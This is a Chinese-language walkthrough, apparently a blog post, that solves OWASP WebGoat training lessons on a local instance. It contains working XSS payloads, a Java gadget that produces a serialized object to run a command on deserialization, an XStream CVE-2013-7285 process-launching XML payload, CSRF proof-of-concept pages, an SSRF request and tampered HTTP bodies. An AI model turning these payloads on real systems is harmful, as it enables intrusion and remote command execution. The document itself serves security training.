
最后这串数字是上一题中本应该可以获得的userId值

0x05

在上一题的基础上修改userId就行，修改为2342388就可以看到另一个用户的信息了

Missing Function Level Access Control

0x02




查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 Cookie Editor HackBar Quantum H

```
TML
</li>unread Messages</li>
</ul>
</div>
<h3 id="ui-accordion-ac-menu-header-2" class="hidden-menu-item menu-header ui-accordion-header ui-helper-reset ui-sta
accordion-icons" role="tab" aria-controls="ui-accordion-ac-menu-panel-2" aria-selected="false" tabindex="1">event
<span class="ui-accordion-header-icon ui-icon ui-icon-triangle-1-e"></span>
Admin
</h3>
<div id="ui-accordion-ac-menu-panel-2" class="menu-section hidden-menu-item ui-accordion-content ui-helper-reset ui-v
bottom" style="display: none; height: 110px;" aria-labelledby="ui-accordion-ac-menu-header-2" role="tabpanel" aria-e
hidden="true">event
<ul>
<li>
<a href="/users">Users</a>
</li>
<li>
<a href="/config">Config</a>
</li>

```

0x03

根据上一题的信息收集，我们得知了/users与/config链接，但是我直接访问 localhost/WebGoat/users 没有任何可用的信息，一开始以为是题目问题，知道看别人的解法，请求/users时把content-type改为 application/json



https://blog.csdn.net/ha_and

总觉得这题很奇葩

Cross Site Scripting

0x07


当我们点击update cart时，可以看到页面上输出了我们的卡号，初步确认卡号字段存在xss,审查元素后发现卡号输出在p标签里，那么我们直接注入 `<script>alert(1);</script>` ,就可通过本题目。

0x10

根据提示可以知道WebGoat使用backbone,所以我去搜索了一下backbone路由怎么写，参考如下：

Backbone Router路由

大概知道就是根据Backbone.Router.extend()等这种方式嘛，所以翻了下一页面的js，发现一个GoatRouter.js是路由配置的js文件，咱们跟进去看一下，找找有没有test相关的路由，发现



```
37     };
38
39     var GoatAppRouter = Backbone.Router.extend({
40
41         routes: {
42             'welcome': 'welcomeRoute',
43             'lesson/:name': 'lessonRoute',
44             'lesson/:name/:pageNum': 'lessonPageRoute',
45             'test/:param': 'testRoute',
46             'reportCard': 'reportCard'
47         },
48
49         lessonController: null,
50         menuController : null,
51         titleView: null,
52
53         setUpCustomJS: function () {
54             webgoat.customjs.jquery = $; //passing jquery into custom js scope ... still klunky, but works for now
55             webgoat.customjs.jqueryVuln = $vuln;
56
57             // shim to support xss lesson
58             webgoat.customjs.phoneHome = function (e) {
59                 // ...
60             }
61         }
62     });
```


然后结合提示可以base route为 `start.mvc#test/`

0x11

这一题的目的就是利用start.mvc#test/路由执行phoneHome函数，当我访问这个路由并传参的时候，我发现它直接将我传的参数输出在了页面上，所以我就打算直接插入 `<script>` 标签执行函数了，但是当我输入 `start.mvc#test/<script>` 的时候页面居然没有输出了，看来是有什么过滤，我一开始以为是浏览器对<进行了编码的原因，但是偶然间发现只要不在base route后面直接插入标签就没事（中间可以插入一些其他字符），所以也就有了下面的payload：

```
http://localhost:8080/WebGoat/start.mvc#test/webgoat.customjs.phoneHome()%3Cscript%3Ewebgoat.customjs.phoneHome()
```

控制台中已经有结果了



```
test handler
phoneHome invoked
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.,"output":"phoneHome Response is -933939946"}
>>
```

Insecure Deserialization

0x05

这是一道反序列化的题目,反序列化的题目讲道理应该只能白盒解决吧。老规矩,先定位后端功能代码,这个通过全局搜索 /task 定位到文件 /opt/WebGoat/webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40 @RestController
41 @AssignmentHints({"insecure-deserialization.hints.1","insecure-deserialization.hints.2","insecure-deserialization.hints.3"})
42 public class InsecureDeserializationTask extends AssignmentEndpoint {
43
44     @PostMapping("/InsecureDeserialization/task")
45     @ResponseBody
46     public AttackResult completed(@RequestParam String token) throws IOException {
47         String b64token;
48         long before, after;
49         int delay;
50
51         b64token = token.replace( oldChar: '-', newChar: '+' ).replace( oldChar: '_', newChar: '/' );
52
53         try (ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(b64token)))) {
54             before = System.currentTimeMillis();
55             Object o = ois.readObject();
56             if (!o instanceof VulnerableTaskHolder) {
57                 if (o instanceof String) {
58                     return trackProgress(failed().feedback("insecure-deserialization.stringobject").build());
59                 }
60                 return trackProgress(failed().feedback("insecure-deserialization.wrongobject").build());
61             }
62             after = System.currentTimeMillis();
63         } catch (InvalidClassException e) {
64             System.out.println(123);
65             return trackProgress(failed().feedback("insecure-deserialization.invalidversion").build());
66         } catch (IllegalArgumentException e) {
67             return trackProgress(failed().feedback("insecure-deserialization.expired").build());
68         } catch (Exception e) {
69             System.out.println(e);
70             return trackProgress(failed().feedback("insecure-deserialization.invalidversion").build());
71         }
72
73         delay = (int) (after - before);
74         if (delay > 7000) {
75             return trackProgress(failed().build());
76         }
77     }
78 }
```

从上图可以看到后端拿到我们的token显示进行了一个特殊符号替换,这个主要是处理url请求中涉及到的一些特殊符号,不需要太在意,然后进行了base64解码,解码过后进行了readObject()反序列化操作,最后判断一下这个对象是不是VulnerableTaskHolder的实例。所以,我们反序列化的对象也就确定了,那就是VulnerableTaskHolder类的实例,具体怎么实现题目要求的让程序延迟5秒,我们需要看一下VulnerableTaskHolder类的实现,把注意力放到readObject方法:

```
sons insecure-deserialization src main java org dummy insecure framework VulnerableTaskHolder
nLesson12a.java x ResetLinkAssignment.java x PasswordResetLessonTest.java x ResetLinkAssignmentForgotPassword.java x InsecureDeserializationTask.java x VulnerableTaskHolder.java
31 /**
32  * Execute a task when de-serializing a saved or received object.
33  * @author stupid develop
34  */
35 private void readObject( ObjectInputStream stream ) throws Exception {
36     //deserialize data so taskName and taskAction are available
37     stream.defaultReadObject();
38
39     //do something with the data
40     System.out.println("restoring task: "+taskName);
41     System.out.println("restoring time: "+requestedExecutionTime);
42
43     if (requestedExecutionTime!=null &&
44         (requestedExecutionTime.isBefore(LocalDate.now().minusMinutes(10))
45          || requestedExecutionTime.isAfter(LocalDate.now()))) {
46         //do nothing is the time is not within 10 minutes after the object has been created
47         System.out.println(this.toString());
48         throw new IllegalArgumentException("outdated");
49     }
50
51     //condition is here to prevent you from destroying the goat altogether
52     if ((taskAction.startsWith("sleep")||taskAction.startsWith("ping"))
53         && taskAction.length() < 22) {
54         System.out.println("about to execute: "+taskAction);
55         try {
56             Process p = Runtime.getRuntime().exec(taskAction);
57             BufferedReader in = new BufferedReader(
58                 new InputStreamReader(p.getInputStream()));
59             String line = null;
60             while ((line = in.readLine()) != null) {
61                 System.out.println(line);
62             }
63         } catch (IOException e) {
64             e.printStackTrace();
65         }
66     }
67 }
68 }
69 }
70 }
```

https://blog.csdn.net/he_and

可以看到这里直接利用Runtime.getRuntime().exec()执行了taskAction,而taskAction是在构造函数里被赋值的（这里就不贴出来了），那意味这我们可以序列化这个对象，并把taskTaction的值为sleep 6（linux支持改命令）或者利用ping命令实现延时的效果，我们新建一个java工程，把VulnerableTaskHolder类拷贝过去命名为VulnerableTaskHolder.java,然后再创建一个Main.java代码如下：

```
//Main.java
package org.dummy.insecure.framework;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.Base64;

public class Main {
    static public void main(String[] args){
        try{
            VulnerableTaskHolder go = new VulnerableTaskHolder("sleep", "sleep 6");
            ByteArrayOutputStream bos = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(bos);
            oos.writeObject(go);
            oos.flush();
            byte[] exploit = bos.toByteArray();
            String exp = Base64.getEncoder().encodeToString(exploit);
            System.out.println(exp);
        } catch (Exception e){

        }
    }
}
```

```
// VulnerableTaskHolder.java
package org.dummy.insecure.framework;

import java.io.BufferedReader;
import java.io.IOException;
```

```

import java.io.InputStreamReader;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.time.LocalDateTime;

public class VulnerableTaskHolder implements Serializable {

    private static final long serialVersionUID = 2;

    private String taskName;
    private String taskAction;
    private LocalDateTime requestedExecutionTime;

    public VulnerableTaskHolder(String taskName, String taskAction) {
        super();
        this.taskName = taskName;
        this.taskAction = taskAction;
        this.requestedExecutionTime = LocalDateTime.now();
    }

    @Override
    public String toString() {
        return "org.dummy.insecure.framework.VulnerableTaskHolder [taskName=" + taskName + ", taskAction=" + taskAction + ", requestedExecutionTime="
            + requestedExecutionTime + "]";
    }

    /**
     * Execute a task when de-serializing a saved or received object.
     * @author stupid develop
     */
    private void readObject( ObjectInputStream stream ) throws Exception {
        //unserialize data so taskName and taskAction are available
        stream.defaultReadObject();

        //do something with the data
        System.out.println("restoring task: "+taskName);
        System.out.println("restoring time: "+requestedExecutionTime);


        if (requestedExecutionTime!=null &&
            (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))
                || requestedExecutionTime.isAfter(LocalDateTime.now()))) {
            //do nothing is the time is not within 10 minutes after the object has been created
            System.out.println(this.toString());
            throw new IllegalArgumentException("outdated");
        }

        //condition is here to prevent you from destroying the goat altogether
        if ((taskAction.startsWith("sleep")||taskAction.startsWith("ping"))
            && taskAction.length() < 22) {
            System.out.println("about to execute: "+taskAction);
            try {
                Process p = Runtime.getRuntime().exec(taskAction);
                BufferedReader in = new BufferedReader(
                    new InputStreamReader(p.getInputStream()));
                String line = null;
                while ((line = in.readLine()) != null) {
                    System.out.println(line);
                }
            } catch (IOException e) {

```

```
    } catch (IOException e) {
        e.printStackTrace();
    }
}
}
```

需要注意的是包名需要和WebGoat的包名保持一致，否则你生成的payload提交过去会报serialization id不匹配的错误，一开始我就是遇到这个问题了，还以为是serialVersionUID不一致的原因，但是我看源码里和我的代码里的serialVersionUID都是2，然后我又开始怀疑作者搞错了，但是看代码也没啥问题，只有老老实实调试，结果发现是包名的原因，报名统一指定 `package org.dummy.insecure.framework;`，然后运行Main.java生成base64编码后的序列化数据，如下，提交过后你会发现响应延迟啦～



Vulnerable Components

0x12

这是一个nday的利用，但是我试了好几个payload,都没通过题目，就给个漏洞详情吧：<http://x-stream.github.io/CVE-2013-7285.html>

而且源码中也给出了payload,但是它的payload也没用，全是返回 `Trying to deserialize null object.` 错误，源码中的payload如下：

```

<sorted-set>
  <string>foo</string>
  <dynamic-proxy>
    <interface>java.lang.Comparable</interface>
    <handler class="java.beans.EventHandler">
      <target class="java.lang.ProcessBuilder">
        <command>
          <string>/Applications/Calculator.app/Contents/MacOS/Calculator</string>
        </command>
      </target>
    <action>start</action>
  </handler>
</dynamic-proxy>
</sorted-set>

```

Cross-Site Request Forgeries

0x03

常规的csrf,我们先用常规的思路解吧。抓包，利用burp直接generate csrf poc,然后点击Test in browser就可以模拟一次csrf攻击了。

The screenshot shows the Burp Suite interface with a request captured in the 'Request' tab. The request is a POST to /WebGoat/csrf/basic-get-flag. Overlaid on this is the 'CSRF PoC generator' tool. The tool shows the request details and a generated HTML payload. A pink arrow points to the 'Test in browser' button in the generator tool.

Request:

```

POST /WebGoat/csrf/basic-get-flag HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8081/WebGoat/start.mvc
Cookie: JSESSIONID=cqo0BXetjgXuLsuvJS2dB70hfePcPD_StuFgDT15;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpvt_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Upgrade-Insecure-Requests: 1

```

CSRF HTML:

```

<body>
  <script>history.pushState('', '', '/')</script>
  <form
    action="http://localhost:8080/WebGoat/csrf/basic-get-flag"
    method="POST">
    <input type="hidden" name="csrf" value="false" />
    <input type="hidden" name="submit"
      value="06#143;6#144;06#164;06#159;6#165;06#175;6#162;" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>

```

Test in browser

当然这一题我们也可以直接修改Referer,修改个端口啥的都行（当然，这输入作弊玩法）。

0x04

操作同0x03



https://blog.csdn.net/he_and


0x07

根据题目的提示，我成功被误导了，我以为限制了content-type，所以我最开始的思路是这样的：由于要发送json格式的请求体，我们可以使用XMLHttpRequest来构造，但是XMLHttpRequest是不支持跨域的，它在发送请求前会先发送一个OPTIONS请求预检，判断是否是合法请求，如果不合法请求是发不出去的，我构造的XMLHttpRequest poc如下：

```
<html>
<head>
<script style="text/javascript">
  function submitRequest()
  {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "http://victim.com/carrieradmin/admin/priceSheet/priceSheet/savePriceSheet.do", true);
    xhr.setRequestHeader("Accept", "application/json, text/plain, */*");
    xhr.setRequestHeader("Accept-Language", "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3");
    xhr.setRequestHeader("Content-Type", "application/json; charset=utf-8");
    xhr.withCredentials = true;
    xhr.send(JSON.stringify({"name": "WebGoat", "email": "webgoat@webgoat.org", "content": "WebGoat is the best!!"}));
  }
</script>
</head>
<body>

  <form action="#">
    <input type="button" value="Submit request" onClick="submitRequest()" />
  </form>
</body>
</html>
```

但是当我们点击发送时，可以看到如下网络请求



所以这种方式不ok的，我们可以利用Flash的跨域与307跳转来绕过http自定义头限制，307跟其他3XX HTTP状态码之间的区别就在于，HTTP 307可以确保重定向请求发送之后，请求方法和请求主体不会发生任何改变。HTTP 307会将POST body和HTTP头重定向到我们所指定的最终URL，并完成攻击。


[json csrf 攻击参考: json csrf](#)

但是我上面捣鼓了半天，在linux上装flex sdk就弄了好久，结果发现这样的csrf没法得到回显啊，那我就拿不到flag呀



然后我就试着用post请求拼一个json格式的数据，然后把poc放到webwolf上，访问。没成想这样就成功了，哭了。

```
<form name="attack" enctype="text/plain" action="http://localhost:8080/WebGoat/csrf/feedback/message" METHOD="POST">
<input type="hidden" name='{ "name": "Testf", "email": "teddst1233@163.com", "subject": "service", "message": "' v
alue='dsaffd'}' >
</form>
<script>document.attack.submit();</script>
```



https://blog.csdn.net/he_and

0x08

这一题按照题目要求，注册个csrf开头的用户，比如我的用户名为tntaxin，然后我再注册一个csrf-tntaxin,然后登录csrf-tntaxin访问这道题目，点击solved就过了，当然这题的真实目的是希望你构建一个csrf 恶意链接，然后访问这个链接就会自动登录csrf-tntaxin这个账户，这样受害者的访问记录你就都知道了。

Server-Side Request Forgery

0x02

抓包,改包

```
POST /WebGoat/SSRF/task1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 22
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=cqo0BXetjgXuLsuvJS2dB70hfePcPD_StuFgDTI5; Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857; Hm_lpv_t_f6f37dc3416ca514857b78d0b158037e=1572493688; JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Pragma: no-cache
Cache-Control: no-cache

url=images%2Fjerry.png
```

0x03

这题怪我英语没学好没理解题目的意思，搞复杂了，看了源码才知道答案很简单

抓包 url修改为http://ifconfig.pro

Bypass front-end restrictions

0x02

burp抓包，随便改值就行

```
select=optiosn1&radio=optison1&checkbox=osn&shortInput=12s345
```

0x03

burp抓包，绕过前端正则就行

```
field1=ac&field2=1df23&field3=abc+1s,df23+ABC&field4=sesdf56ven&field5=0110sd1&field6=9021sdf0-1111&field7=301-6dfs04-4882&error=0
```


Client side filtering

0x02

这是一个不完整的题目，讲道理选择不同的用户就会显示该用户的信息，但是，这题目选择不同用户的时候没有任何请求发出。

0x03

访问这个地址会返回所有的code



The screenshot shows a Burp Suite interface with a GET request on the left and its response on the right. The request URL is `/WebGoat/clientSideFiltering/challenge-store/coupons/`. The response is a JSON array of coupon objects. One object is highlighted with a pink box: `{ "code": "get_it_for_free", "discount": 100 }`. The response headers include `Content-Type: application/json` and `Date: Wed, 06 Nov 2019 09:31:27 GMT`. A URL is visible at the bottom right: `https://blog.csdn.net/he_and`.

所以，你知道接下来怎么做了吧

HTML tampering

0x02

抓包，要么把数量增多

```
QTY=6&Total=2999.99
```

Challenges

Admin lost password

一开始拿到以为是sql注入，但是用sqlmap跑了一波没结果，然后就想着爆破，但是我的小破字典确实爆破不出来，后面去看源码

```

@RestController
public class Assignment1 extends AssignmentEndpoint {

    @PostMapping("/challenge/1")
    @ResponseBody
    public AttackResult completed(@RequestParam String username, @RequestParam String password, HttpServletRequest request) {
        boolean ipAddressKnown = true;
